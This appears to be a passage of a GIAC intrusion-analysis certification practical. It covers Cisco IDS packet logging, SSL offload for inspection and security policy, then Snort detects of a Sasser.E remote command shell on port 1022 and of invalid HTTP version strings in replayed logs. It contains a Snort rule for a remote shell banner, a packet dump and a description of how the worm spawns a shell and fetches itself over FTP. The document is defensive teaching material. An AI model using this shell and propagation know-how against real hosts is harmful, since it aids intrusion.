The follow method for turning on auto iplog from the CLI was learnt from the Cisco Forum web page. [15] Full Credit is given to Marco Caballero of Cisco Systems for his reply in the mail list discussion.

One of the easiest methods to enable IP Auto-logging for a specific signature for a short period could be to do it from the CLI of the sensor. In order to do this you could create an SSH connection directly to the sensor. You could then enable EventAction to LOG. This method could be used as a time saver. By default all signatures are

not enabled to log automatically so to turn on a signature for a short period to capture data from the VMS server can become quite a lengthy process. It is important to remember that by using this method any new configuration deployments made from the VMS server will overwrite any changes made to the signature from the command line. It is not really advisable to run iplog indefinitely since it can impact on the performance of the sensor.

The difference between this mechanism and the previous is that this method will create an actual binary log file, which will be directly in libpcap format with no need to covert. This file will include the triggered packet as well as some packets after the triggered packet. The VMS system administrator determines the default length of the IP log file during the configuration of the sensor however have found that the default values are normally sufficient.

In order to access the signature parameters, follow the steps as given in the previous example.

```
sensor(config-vsc-virtualSensor-STR-sig)# show settings
   SIGID: <signature id> <protected>
   SubSig: <sub-signature id> <protected>
   snip ...
   EventAction: <action>
   snip ...
<action> options
log                Activate an IPLOG for this address or connection
reset              Perform TCP RESET on connection
shunConnection     Shun this connection
shunHost           Shun this addresses
ZERO               No action
sensor(config-vsc-virtualSensor-STR-sig)# eventAction log
sensor(config-vsc-virtualSensor-STR-sig)# exit
sensor(config-vsc-virtualSensor-STR)# exit
sensor(config-vsc-virtualSensor)# exit
Apply Changes:?[yes]: yes
```

This sequence will start an iplog for the next event that is received for this signature. The command below can be used to list all of the logs that are contained in the sensor memory. There is reserved space on the sensor for the logs. When the space is full new IP logs will overwrite the oldest log files in a round robin fashion.

```
sensor# iplog-status
Log ID:             Lxxx
IP Address:         xxx
Group:              0
Status:             completed
Start Time:         xxx
End Time:           xxx
Bytes Captured:     xxx
Packets Captured:   xxx
```

The IP Log cannot be directly accessed on the sensor. The user can copy the file from the sensor with the command “copy iplog <abc>” ftp or scp to the workstation. Once the data has been copied the details can be read back using Ethereal [16] or Tcpdump [17]. The following commands will be used to copy the file from the sensors to the place where the data will be inspected.

```
sensor# copy iplog Lxxx scp://username@ip_address//remote_filename
sensor# copy iplog Lxxx ftp://username@ip_address//remote_filename
```

1.10.3 Manual- IP logging

IP Logging can be used manually if you already know the attackers and the victims address and need to capture packet data that is sent too and from that address. This file will include all of the data. The idea is to start the iplogging feature for the address that you wish to monitor and the return to the event monitor. You need to wait for the event to reoccur. The following sequence of events will start iplogging for the IP address 10.0.0.1 for duration of 15 minutes or 10000 packets which ever arrives first.

```
sensor# iplog 0 10.0.0.1 <cr>
bytes        Select maximum number of bytes to log
duration     Select length of time to log in minutes
packets      Select maximum number of packets to log
sensor# iplog 0 10.0.0.1 duration 15
<cr>
bytes       Select maximum number of bytes to log
packets     Select maximum number of packets to log
sensor# iplog 0 10.0.0.1 duration 15 packets
<0-4294967295>     Maximum number of packets to log
sensor# iplog 0 10.0.0.1 duration 15 packets 10000
Logging started for group 0, IP address 10.0.0.1, Log ID 138296824
Warning: IP Logging will affect system performance.
```

The file status can be viewed with the following command. Please note that the process has been added but it has not yet started to capture data. The duration time will begin from the time that the process is added.

```
sensor# iplog-status
Log ID:             138296824
IP Address:         10.0.0.1
Group:              0
Status:             added
Bytes Captured:     0
Packets Captured:   0
```

The process will change from “added to started” upon receiving the first packet match for the IP address that you are capturing. The start time will be recorded in UNIX format.

```
sensor# iplog-status
Log ID:             138296824
IP Address:         10.0.0.1
Group:              0
Status:             started
Start Time:         1093443456088948000
Bytes Captured:     0
Packets Captured:   0
```

The process will be completed when all the specified packets have been captured (10000) or the duration time is reached. The text below show the time of the first packet that was captured up until the time completed. Although the duration was selected as 15 minutes, approximately 13 minutes of data was captured.

```
sensor# iplog-status
Log ID:             138296824
```

```
IP Address:          10.0.0.1
Group:               0
Status:              completed
Start Time:          1093443456088948000 = Wed, 25 Aug 2004 14:17:36 UTC
End Time:            1093444244936116000 = Wed, 25 Aug 2004 14:30:44 UTC
Bytes Captured:      4164
Packets Captured:    12
```

An interesting fact and since time is very important to the analyst, the output of the time displayed in the iplog-status from the command line is in UNIX format and in nanoseconds. The first 10 digits can be copy to a UNIX time conversion engine to make the time human readable. There are many converters on the Internet; you will just need to search for them. This is one of my favourites.

http://www.onlineconversion.com/unix_time.htm

1.11 Device Encryption in the network

The NIDS system VMS manger will use a secure tunnel connection to connect the SecMon and download the events from each of the sensors. This tunnel will use Transport Layer Security (TLS). The protocol is outlined in the RFC 2246. [18]

I found the following explanation on the Internet to describe briefly the history of SSL/TLS [19].

> *"SSL stands for "Secure Sockets Layer;" TLS, for "Transport Layer Security." Netscape developed SSL for use in securing HTTP. That is still its principal use, although there is nothing specific to HTTP about SSL. When a browser accesses a URL, which begins with "https", it speaks HTTP over an SSL connection. TLS is the name of the IETF protocol standard that grew out of SSL 3.0, and is documented by RFC 2246".*

Sensors are managed by SSH connection. The sensors have a list of permitted hosts/networks which are allowed to establish an SSH session with them.

I found the following reference on the Internet to help describe the SSH protocol

> *"Secure Shell is a program to log into another computer over a network, to execute commands in a remote machine, and to move files from one machine to another. It provides strong authentication and secure communications over unsecured channels. It is intended as a replacement for telnet, rlogin, rsh, and rcp. For SSH2, there is a replacement for FTP: sftp."[20]*

1.12 Inspecting Encrypted Web traffic

Encrypted connections are a problem for the NIDS sensors since it is impossible to see the data payload. The sensors are required to see all of the traffic on the network in order to detect intrusions. HTTPS is basically HTTP over SSL. SSL uses a public key cryptography system. This means that in order to be able to see the traffic that is sent to the web servers at the sensor, the SSL encryption needs to be removed from the data. This is achieved by using an SSL appliance to act as a front-end server for HTTPS traffic. At the back-end, the unencrypted traffic is copied in clear text to the real IP address of the web server. When the traffic needs to be returned to the client, it is forwarded back to the SSL appliance, which encrypts the

packets and delivers them back to the client.

A secure connection to the web server is by default on port TCP 443. This is the SSL port of the web server. An SSL appliance takes on the role of decrypting the data on behalf of the web server by doing Server SSL Offload. The Cisco Content Switch Module (CSM) for the catalyst 650x series switch can be use to redirect web traffic to a SSL Termination Engine (STE). The content switch module (CSM) in the 6500 chassis is configured with a virtual IP address. This IP address is given to the DNS server and advertised as the web servers IP address.

- HTTPS traffic is sent from the Internet to the virtual IP address of the CSM.
- The CSM redirects the traffic to the SSL Termination Engine (STE).
- The STE opens the connection the web server(s) and sends the data unencrypted.

Traffic is safely inspected by a network sensor (IDS3) locate on the web severs DMZ.




Figure 6 "SSL Termination Engine for Encryption and Decryption to the Web Server"

In order to confirm this functionality, I posted a question to the Cisco forum. The replies can be read at the following reference- [21] One of the replies offer the following confirmation.

> *"The CSM detects if the servers are accessed via HTTP or HTTPS. If it is HTTPS it forwards the traffic towards the SSL-Module. This module decrypts the traffic and might either send the traffic directly to one server or again to the CSM. The CSM will than distribute the requests to the existing webservers.*
> *If you do not need loadbalancing across multiple servers / SSL blades the CSM might be left out but as there is a nice bundle available (WS-SVC-SSL-CSM-K9=)"*

1.13 Commercial Products for Decryption

There are many products on the market that could be used to accomplish this task. I searched the Internet and found the following products. All of these products are capable of removing the SSL encryption headers from the HTTPS connection and

the forwarding clear unencrypted data to an internal web server(s) in the form of HTTP.

Cisco offers three different SSL solutions:

SSL Services Module for the Cisco Catalyst 6500 Series Switch and Cisco 7600 Series Internet Routers

- SSL Module for the Cisco CSS 11500 Series Content Services Switch
- Cisco SCA 11000 Series Secure Content Accelerator

1.13.1 CSS 1150x

- http://www.cisco.com/en/US/products/hw/contnetw/ps792/index.html
- http://www.cisco.com/en/US/products/hw/contnetw/ps792/products_configuration_example09186a00801aca4f.shtml

1.13.2 CSM with SSL Termination Engine (STE) feature set running IOS 12.2(11) and SSL(0.86)

- http://www.cisco.com/en/US/products/hw/modules/ps2706/products_configuration_example09186a0080216c16.shtml
- http://www.cisco.com/en/US/products/hw/modules/ps2706/products_data_sheet09186a00800c4fe9.html#wp1002163

1.13.3 Bluecoat reverse proxy with SSL

- http://www.bluecoat.com/downloads/support/BCS_tb_reverse_proxy_with_SSL.pdf

1.14 Traditional Security Point

1.14.1 Firewall logs

If the network design does not currently provide a single system to correlate events from several different sources, then it will be in the best interests to seek out other ways to summarize the logs from the firewalls. The security analyst could also find it extremely interesting to pay attention to the logs from the firewall. One reason for doing this is that it provides a very good form of local correlation.

One of the open source tools that could be extremely helpful with the summarization of the log files from the firewalls could be a tool called Fwlogsum.

Fwlogsum [22] is a perl script that will summarize the logs from numerous firewall products. The script was initially written for Checkpoint firewalls and will by default read the output from the “logexport” script that is shipped together with the checkpoint firewall product however the product has various converters to normalize the logs from many other firewalls.

The output from the script is HTML and can therefore be place in a secure area for easy browsing. The HTML reports will provide a list of top talkers by counting the drops and rejected packets

1.14.2 Posting Network Detects within the Organization

One of the best ways to keep track of previously investigated and discovered

network abnormalities or intrusion detections within a large organization, is to place the security studies, from the firewall logs, NIDS etc in a secure centralized local Portal.

The NIDS is a valuable source of information and if you are not doing active intrusion detection then that is all the NIDS is. A source of information

For many years, the initial role of the NIDS was to notify the security divisions that an attack had occurred or was occurring. From then on, a decision could be taken on which would be the best steps to take in order to mitigate the ordeal. If the information from the NIDS is not getting to the correct people responsible for IT systems throughout the organization, the detect system is unproductive. Collaboration is the key to the system survival. A portal may not be the exact answer but it is defiantly a step in the right direction for collaborative interaction that is much needed in the security sphere. The internal information circle needs to be a close-knit team that can react immediately to suspected misuse of the network resources.

The guidelines for setting up a secure portal are outside the scope of this document. One suggestion for allowing collaborative communication could be to use a Microsoft Office SharePoint Portal Server [23]. The portal should be selective about who can subscribe. The security team can consult the portal in order to know the latest news and findings from the appointed security analysts. The portal would allow multiple analysts to studies cases inside the organization without overlapping.

1.15 Security Information Management (SIM) or Enterprise Security Management (ESM)

Enterprise Security Management is the process of collecting and categorizing events from various security products across the organization. One of the key elements of ESM is the ability to correlate events from many different sources in order to strengthen the process and decisions taken for positive detection.

In the ESM model the firewall logs, IDS appliances logs and router syslog information are all sent to a central area with in the organization. Logs are sent to devices connectors. These are small programs that normalize data before it is sent the correlation engine of the SIM product.

The process seeks to reduce the security management complexity of all of these devices and minimize the risk of undetected intrusions.

The BS 7799 is a standard for the management of security information. An organization uses this standard as the basis for their security information management. Once the organization has achieved this standard, it can be register at the BSI. [24] This standard can be the assurance that your organization has passed a certain level of overall security.

Cisco provides a solution for security information management. The product that is offered is the CiscoWorks security information management solution. (SIMS) [25]. This product collects and analyses security events from Intrusion Detection Systems (IDS), firewalls, operating systems, applications, and anti-virus system (AVS) devices.

1.16 Network Security Policy

1.16.1 Security Policy

If one of the principle reasons for deploying an NIDS system in the organization is to discover policy violation then the Security policy of then network is an important step in the whole plan. Since the construction and the writing of a security policy is not the security analyst's responsibility, it is the most overlooked part of the entire design. it is also the most important part of the NIDS system. With out a well-written policy, the security analyst will be unable to determine what is right and wrong on the network and consequently will not be able to make informed decisions about the discoveries of the IDS appliances. In the Site security handbook [26], section 2 of this document explains the security policy requirements:

The following text has been extracted directly from the RFC in order to show the reader some of the key questions that are both asked and answered during one section of this handbook.

```
2.   Security Policies.................................  6
2.1 What is a Security Policy and Why Have One?.........  6
2.2 What Makes a Good Security Policy?..................  9
2.3 Keeping the Policy Flexible......................... 11
```

During the discussion in this RFC, a definition is given for a security policy.

```
2.1.1 Definition of a Security Policy
A security policy is a formal statement of the rules by which people who are given access to
an organization's technology and information assets must abide.
```

1.16.2 Appropriate User Policy (AUP)

As a security analyst in an organization it is very important that you do not "cry wolf" each time you see something that you perceive to be abnormal. An AUP will help the analyst to determine what is important and priority in the organization. A good place to publish this AUP document is at the intranet web site of the organization. The NIDS system could be tuned to detect this behaviour. Users should be told that the AUP exists. They should be encouraged to read it and they should be told where they could read the up to date copy of the policy at regular intervals. The following important statement has been extracted from the RFC.

```
An Appropriate Use Policy (AUP) may also be part of a security policy. It should spell out
what users shall and shall not do on the various components of the system, including the type
of traffic allowed on the networks.  The AUP should be as explicit as possible to avoid
ambiguity or misunderstanding.  For example, an AUP might list any prohibited USENET
newsgroups. (Note: Appropriate Use Policy is referred to as Acceptable Use Policy by some
sites.)
```

1.17 Conclusion

Investigating and implementing the system correctly must have the full cooperation of the entire security team.

There will always be a way to bypass the firewall, from internally as well as externally. This could be via a publicly available exploit, an HTTP tunnelling tool or some cleverly written program code. The NIDS will not discover all abnormalities but

through the correct implementation and usage of the detect system it will be a step in the right direction. It will be a step toward a more secure, safe and monitored security environment that will greatly help to reduce the overall threat level.

2 Part 2- Network Detects

2.1 Detect "ATTACK-RESPONSES Microsoft cmd.exe banner"

2.1.1 Source of Trace:

The event was captured by run snort in the default fashion. The version of snort used was as follows:

```
#snort -V
-*> Snort! <*-
Version 2.1.3 (Build 27)
By Martin Roesch (roesch@sourcefire.com, www.snort.org)
```

No changes where made to the default set of rules that are shipped together with this version of snort. The file that was downloaded was the RPM file from the location URL: http://www.snort.org/dl/binaries/linux/ "snort-2.1.3-1.i386.rpm"

The command that was issued to start snort was:

```
#/usr/sbin/snort -A fast -b -d -D -i eth0 -u snort -g snort -c /etc/snort/snort.conf -l
/var/log/snort
```

The usage data describes the attributes that have been used:

```
USAGE: snort [-options] <filter options>
Options:
-A         Set alert mode: fast, full, console, or none  (alert file alerts only)
           "unsock" enables UNIX socket logging (experimental).
-b         Log packets in tcpdump format (much faster!)
-c <rules> Use Rules File <rules>
-D         Run Snort in background (daemon) mode
-g <gname> Run snort gid as <gname> group (or gid) after initialization
-u <uname> Run snort uid as <uname> user (or uid) after initialization
-i <if>    Listen on interface <if>
-l <ld>    Log to directory <ld>
```

2.1.2 Detect was generated by:

The rules directory contains a file called "attack-responses.rules". This file contains the snort condition rule for "ATTACK-RESPONSES Microsoft cmd.exe banner". These rules have been included in the snort.conf file. The snort.conf file is the configuration file for snort. It tells snort where to find every thing when it starts up. The following is an extract of the variable and the include statement for the configuration file used in this detect from the snort.conf file.

```
<snip>
# Path to your rules files (this can be a relative path)
var RULE_PATH ./rules
include $RULE_PATH/attack-responses.rules
<snip>
```

The signature is registered in the snort database with the following snort

identification number (SID) and message description:

SID: 2123
Message: ATTACK-RESPONSES Microsoft cmd.exe banner

The signature structure is as follows:

```
alert tcp $HOME_NET !21:23 -> $EXTERNAL_NET any (msg:"ATTACK-RESPONSES Microsoft cmd.exe
banner"; flow:from_server,established; content:"Microsoft Windows"; content:"|28|C|29|
Copyright 1985-"; distance:0; content:"Microsoft Corp."; distance:0; reference:nessus,11633;
classtype:successful-admin; sid:2123; rev:2;)
```

The signature will look for a TCP packet that replies from any value set-up for the variable '$HOME_NET'. This value could be a network or host that is determine in the snort.conf file. My snort.conf file specifies 'any' for this variable.

The snort.conf file contains the entire configuration for snort application when is starts up.

The reply must come from any port other than 21 or 23 and is part of an already established TCP connection.

The signature will looks for various content. Between the pipe signs "| |" there is a hex value. This value, |28|C|29| translates to an ASCII value of "

28= (

C = C this is already ASCII. This is because the value is not between pipes. The pipe sign that appears next to it is the closing and beginning pipe for the hex value 28 and 29.

29 =)

I looked up the 'distance' parameter on the snort web site and the following explanation was given:

> *"Distance - Forcing relative pattern matching to skip space. The distance keyword is a content modifier that makes sure that at least N bytes are between pattern matches using the Content [27]"*

The zero (: 0;) is an indication that distance is not specific. It specifies an open value of characters.

2.1.3 Probability the source address was spoofed:

Since this signature looks for an already established TCP session, i.e. a session that has already completed the TCP 3 way handshake (3-whs), the likely hood is minimal that the attackers address spoofed. The source requires a response from the destination address in order to complete the attack.

The source IP address in this attack is not spoofed.

2.1.4 Description of attack:

The following description was found whilst researching this event. The description

was found at the snort web page for the sid.

> *"This event indicates that a Windows cmd.exe banner has been detected in a TCP session. This indicates that someone has the ability to spawn a DOS command shell prompt over TCP [28]."*

The packet analysis looks as follows. In the packet analysis, it is important to note that the source is responding to an attacker address. The response triggers the alarm. We know this since the push and the piggyback ack flags are set in the packet.

```
tcpdump -r snort.log.XXX-XXX -nnv "host attacker and host victim and dst port 1470"
-X

12:41:42.036471 victim.1022 > attacker.1470: P [tcp sum ok] 1460686449:1460686553(104) ack
411326062 win 64239 (DF) (ttl 125, id 3053, len 144)
0x0000   4500 0090 0bed 4000 7d06 7c78 ---- ----        E.....@.}.|x...#
0x0010   ---- ---- 03fe 05be 5710 4e71 1884 566e        ........W.Nq..Vn
0x0020   5018 faef be9a 0000 4d69 6372 6f73 6f66        P.......Microsof
0x0030   7420 5769 6e64 6f77 7320 5850 205b 5665        t.Windows.XP.[Ve
0x0040   7273 696f 6e20 352e 312e 3236 3030 5d0d        rsion.5.1.2600].
0x0050   0a28 4329 2043 6f70 7972 6967 6874 2031        .(C).Copyright.1
0x0060   3938 352d 3230 3031 204d 6963 726f 736f        985-2001.Microso
0x0070   6674 2043 6f72 702e 0d0a 0d0a 433a 5c57        ft.Corp.....C:\W
0x0080   494e 444f 5753 5c73 7973 7465 6d33 323e        INDOWS\system32>
```

The port that the victim is responding on leads us to believe that the device is responding to a connection to TCP_1022. This port is the port used by the Sasser.E virus during the infection of a newfound exploitable host.

In the captured packet the TTL is 125. This tells us that the remote host is a windows device two hops away from the sensor.

```
Windows NT and above use the default ttl of 128
Irix 5.3 and 6.x uses the default ttl of 60
Linux uses the default ttl of 64
Credit is given to Mr. Shabbir Bashir for his Multiple Choice Test Question; this is where I
originally found an explanation for the TTL fingerprinting usage.
http://cert.uni-stuttgart.de/archive/intrusions/2004/01/msg00039.html
```

There are many documents on the Internet that will explain the use of TTL as a fingerprinting method. I searched the Internet and found the following explanation at SWITCH. The URL is listed in the footnote. [29] I also found the document entitled "Know Your Enemy: Passive Fingerprinting"[30] this document references the SWITCH Research Paper on Default TTL values.

The Enterasys Networks Security Response Team web page [31] gives us some information regarding the use of port 1022 in the E variant of the Sasser virus.

> *"Variant E changes the shell and FTP ports to 1022 and 1023 respectively, and pops up a message box at certain intervals letting the user know they are vulnerable to MS04-011. It also attempts to kill certain Bagle variants if they are running on the same system. This variant has the same bug as the D variant and does not appear to run on Windows 2000."*

2.1.5 Attack mechanism:

The attacker has been infected by variant of the Sasser worm. This worm takes advantage of a specific vulnerability that exists on TCP port 445. The vulnerability allows the attacker to overflow the buffer in lsass.exe. This allows the attacker the ability to execute a program to start the FTP server and the command prompt. These are the two services that are needed in order to complete the operation.

I found the following explanation on the Internet to explain how this virus propagates.

> *"To propagate, Sasser sends specially crafted messages using port 445 and random IP addresses to find vulnerable systems. Once found, it creates a shell on the victim system that listens at port 1022 for commands from the previously infected system. The previously infected machine then sends commands to the remote shell to start an FTP server on port 1023 and downloads a copy of the worm to the Windows System folder. The filename is a random number with _upload.exe appended (e.g. 54321_upload.exe). A script, CMD.FTP is created to execute the worm. Once the worm is running, the script is deleted."*

Credit is given to PC Magazine for their publication of the description of the virus variant. PCMAG has described the working of this virus in their article. The URL is listed in the references [32].

One other detailed explanation for how this worm actually functions can be found at the following URL. [33] I read through the explanation and I saw that one of the differences from the E variant of the virus and other variants is the ftp port and the command port start up differently. This is a positively identifying characteristic that the command prompt has been defiantly started by Sasser-E in this detect.

I have extracted the following point form information from that URL at Mcafee however I have given the full URL below should you wish to read the entire analysis.

> *"This Sasser variant is similar to W32/Sasser.worm.d, with the following exceptions*
> *This variant uses the filename lsasss.exe (15,872)*
> *NOTE: This filename was chosen to confuse people. There is a valid file named lsass.exe*
>
> - *It creates a remote shell on TCP port 1022 rather than 9995*
> - *It uses the file c:\ftplog.txt rather than c:\win2.log*
> - *It uses FTP on TCP port 1023 instead of 5554*
> - *It attempts to disable Bagle variants by removing registry keys created by Bagle" (mcafee)"*

2.1.6 Correlations:

I searched the Internet and I was unable to find an exact correlation where someone else has detected the identical findings for Sasser with this particular signature event. There are literally zillions of correlations that will describe the use of port 1022 and the Sasser virus. One such correlation can be found at the following URL.

http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_SASSER.E

The correlation that is given on the signature reference points to the following URL, which identifies this signature as having found the Lovgate.C virus. The Lovgate.C

virus does not however explain the detection of this alert for TCP port 1022.

http://cgi.nessus.org/plugins/dump.php3?id=11633
http://securityresponse.symantec.com/avcenter/venc/data/w32.hllw.lovgate.c@mm.html

2.1.7 Evidence of active targeting:

There doesn't appear to be any evidence that would suggest that this attack is a form of active targeting against the network. This is a network worm that currently plagues a lot of networks around the globe.

2.1.8 Severity:

Severity = (criticality + lethality) (system countermeasures + network countermeasures)

- **Criticality** Both the attacking and the victim's device are located on the private network. The devices are workstations.
- **Lethality** The device has already spawned a shell prompt on port 1022. This is a good indication that the device was vulnerable and has been infected by Sasser E.

  Depending on the volume of source IP addresses that are infected as a result of this worm, the traffic generated may cause disruptions on the network.
- **System countermeasures** The device appears to have been un-patched and has already spawned the command prompt. This indicated the-at the device has no countermeasures for this attack.
- **Network countermeasures** The network blocks the ports at the perimeter firewalls, but these ports are not block anywhere on the core network. There is an NIDS to detect events between networks.

  (2 + 4) - (1 + 4) = 1

2.1.9 Defensive recommendation:

Disconnect the infected host from the network. Load the latest version of you favourite virus scanner and scan all hard drives. Patch the infected host. Apply Microsoft Update MS04-011 update immediately. Block incoming connections on ports 445, 1022 and 1023 at the perimeter of your network.

2.1.10 Multiple choice test questions:

The command prompt for the Sasser.E worm virus is spawned on which of the follow ports

A 1023
B 1022
C 445

D 65535

Answer: B, the port TCP_1022 is used to start a command session on the victim's windows device by the Sasser.E worm.

2.2 Detect "Invalid HTTP Version String" (posted detect)

2.2.1 Source of Trace:

The binary log file was downloaded from the GIAC practical logs. The binary contains some bad check sums. This is because the real IP addresses have been changed. This fact has been pointed out by many of my peers that have gone before me.

http://isc.sans.org/logs/Raw/2002.9.10

All of the files that have been captured from at the above location appear to contain only the packet that has triggered the alert. This means that when the raw data is replayed to the snort process, a TCP signature that would normally require a TCP established connection (TCP 3-whs) in order for the detection to trigger an alert would not be detected for the replay of that data. In order to overcome the problem, I have disabled the "Stateful" detection process in the snort.conf file to relax the requirements for a signature to trigger.

The following text has been taken directly from the snort.conf file at the workstation in order to show the lines that are removed.

```
# stream4: stateful inspection/stream reassembly for Snort
#---------------------------------------------------------------------
# preprocessor stream4: disable_evasion_alerts
# preprocessor stream4_reassemble
```

The "#" symbol before the command will cause the snort process to skip that line when the configuration file is called from the snort process.

The following text shows the snort command and the options that where used in order to generate the alerts.

```
# snort -c ./rules/snort.conf -l ./detect2/log1/ -r ./GIAC_PRAC/GiacLogs/2002.9.10 -k none -
dyev > ./detect2/log1/verbose -q -A fast -h32.245.0.0/16

USAGE: snort [-options]
Options:
        -A        Set alert mode: fast, full, console, or none(alert file alerts only)
                  "unsock" enables UNIX socket logging (experimental).
        -c <rules> Use Rules File <rules>
        -d        Dump the Application Layer
        -e        Display the second layer header info
        -h <hn>   Home network = <hn>
        -k <mode> Checksum mode (all,noip,notcp,noudp,noicmp,none)
        -l <ld>   Log to directory <ld>
        -q        Quiet. Don't show banner and status report
        -r <tf>   Read and process tcpdump file <tf>
        -v        Be verbose
        -y        Include year in timestamp in the alert and log files
```

After this command was executed, an alert file was created in the specified log directory. The file was visually scanned for the detects that where created and then snortsnarf.pl perl script was run to produce an HTTP file for easier examination of those alerts.

This alert file contained the following three interesting alert entries.

```
# grep "Invalid HTTP Version String" ./detect2/log1/alert
10/10/02-06:19:08.026507  [**] [1:2570:6] WEB-MISC Invalid HTTP Version String [**]
[Classification: Detection of a non-standard protocol or event] [Priority: 2] {TCP}
172.132.195.251:1813 -> 32.245.166.119:80
10/10/02-20:08:36.796507  [**] [1:2570:6] WEB-MISC Invalid HTTP Version String [**]
[Classification: Detection of a non-standard protocol or event] [Priority: 2] {TCP}
4.63.173.119:4524 -> 32.245.166.119:80
10/10/02-23:42:12.086507  [**] [1:2570:6] WEB-MISC Invalid HTTP Version String [**]
[Classification: Detection of a non-standard protocol or event] [Priority: 2] {TCP}
208.63.245.166:2989 -> 32.245.166.119:80
10/11/02-01:48:10.976507  [**] [1:2570:6] WEB-MISC Invalid HTTP Version String [**]
[Classification: Detection of a non-standard protocol or event] [Priority: 2] {TCP}
4.65.196.108:3914 -> 32.245.166.119:80
```

The following information was deduced from the HTTP output and the text alert file.

```
Sources triggering this attack signature
208.63.245.166
4.65.196.108
4.63.173.119
172.132.195.251

Destinations receiving this attack signature
32.245.166.119
```

In order to discover the network, I have used a series of tcpdump commands. Most of the tcpdump commands that I have used have been adapted from the GIAC Certified Intrusion Analyst (GCIA) paper by Peter H. Storm [34].

I would like to thank Mr. Storm for giving me the insight for these commands. Mr. Storm uses a series of tcpdump commands to discover the network. I have used similar commands to discover the network that I have been challenged with.

All of the packets displayed at the console have the following structure.

```
tcpdump -nner /GIAC_PRAC/GiacLogs/2002.9.10 -c 1
02:00:03.876507 0:3:e3:d9:26:c0 0:0:c:4:b2:33 0800 60: 255.255.255.255.31337 >
32.245.186.142.515: R 0:3(3) ack 0 win 0
```

This means that the “awk variables” for the TCP packet are as follows;

1. Time
2. Source MAC address
3. Destination MAC address
4. Ethernet frame type
5. Packet length
6. Source IP address and port
7. Destination IP address and port
8. Flags
9. Relative Sequence number (nbytes)

I have used the command below to discover all of the hardware addresses in the networks. The command lets us know that there are only two devices on the local segment. Both of these devices happen to be manufactured by Cisco systems. I used the tool provided by the IEEE in order to determine the manufacture of the NIC.

[35]

```
# tcpdump -nner 2002.9.10 | awk '{print $2}' |sort -u
0:0:c:4:b2:33
0:3:e3:d9:26:c0
# tcpdump -nner 2002.9.10 | awk '{print $3}' |sort -u
0:0:c:4:b2:33
0:3:e3:d9:26:c0
00-00-0C (hex)         CISCO SYSTEMS, INC. 170 WEST TASMAN DRIVE SAN JOSE CA 95134
00000C (base 16)       CISCO SYSTEMS, INC.
00-03-E3 (hex)         Cisco Systems, Inc. 170 West Tasman Dr. San Jose CA 95134
0003E3 (base 16)       Cisco Systems, Inc.
```

I used the following command to determine the IP addresses that have originated from the NIC address 0:0:c:4:b2:33

```
# tcpdump -nner 2002.9.10 "ether src 0:0:c:4:b2:33" | awk '{print $6}' |awk -F \. '{print
$1"."$2"."$3"."$4}' |sort -u
32.245.166.119
32.245.166.236
```

I used the following command to determine the source IP addresses of the packets originating from the NIC 0:3:e3:d9:26:c0. The output of the command has been truncated in order to conserve space.

```
# tcpdump -nner 2002.9.10 "ether src 0:3:e3:d9:26:c0" | awk '{print $6}' |awk -F \. '{print
$1"."$2"."$3"."$4}' |sort -u
12.111.47.194
12.145.180.2
130.49.189.232
snip ...
80.5.120.28
80.5.153.244
80.6.250.44
80.67.66.40
```

I used the following command to determine the destination IP addresses of the packets originating from the NIC 0:3:e3:d9:26:c0


```
# tcpdump -nner 2002.9.10 ether src 0:3:e3:d9:26:c0 | awk '{print $8}' |awk -F \. '{print
$1"."$2"."$3"."$4}' |sort -u
32.245.113.30
32.245.113.38
snip ...
32.245.88.213
32.245.99.128
# tcpdump -nner 2002.9.10 ether src 0:3:e3:d9:26:c0 | awk '{print $8}' |awk -F \. '{print
$1"."$2"."$3"."$4}' |sort -u |wc -l
     82
```

I used the following command to determine the destination IP addresses of the packets originating from the NIC 0:0:c:4:b2:33

```
# tcpdump -nner 2002.9.10 ether src 0:0:c:4:b2:33 | awk '{print $8}' |awk -F \. '{print
$1"."$2"."$3"."$4}' |sort -u
12.213.27.68
12.219.102.151
12.219.135.64
snip ...
80.35.219.162
81.65.129.9
```

```
81.96.106.54
# tcpdump -nner 2002.9.10 ether src 0:0:c:4:b2:33 | awk '{print $8}' |awk -F \. '{print
$1"."$2"."$3"."$4}' |sort -u |wc -l
    423
```

From the output of these commands we are able to draw the network diagram. The network according to the data looks as follows.



2.2.2 Detect was generated by:

The signature that alerted us and has generated the event in the alert file was following snort signature.

```
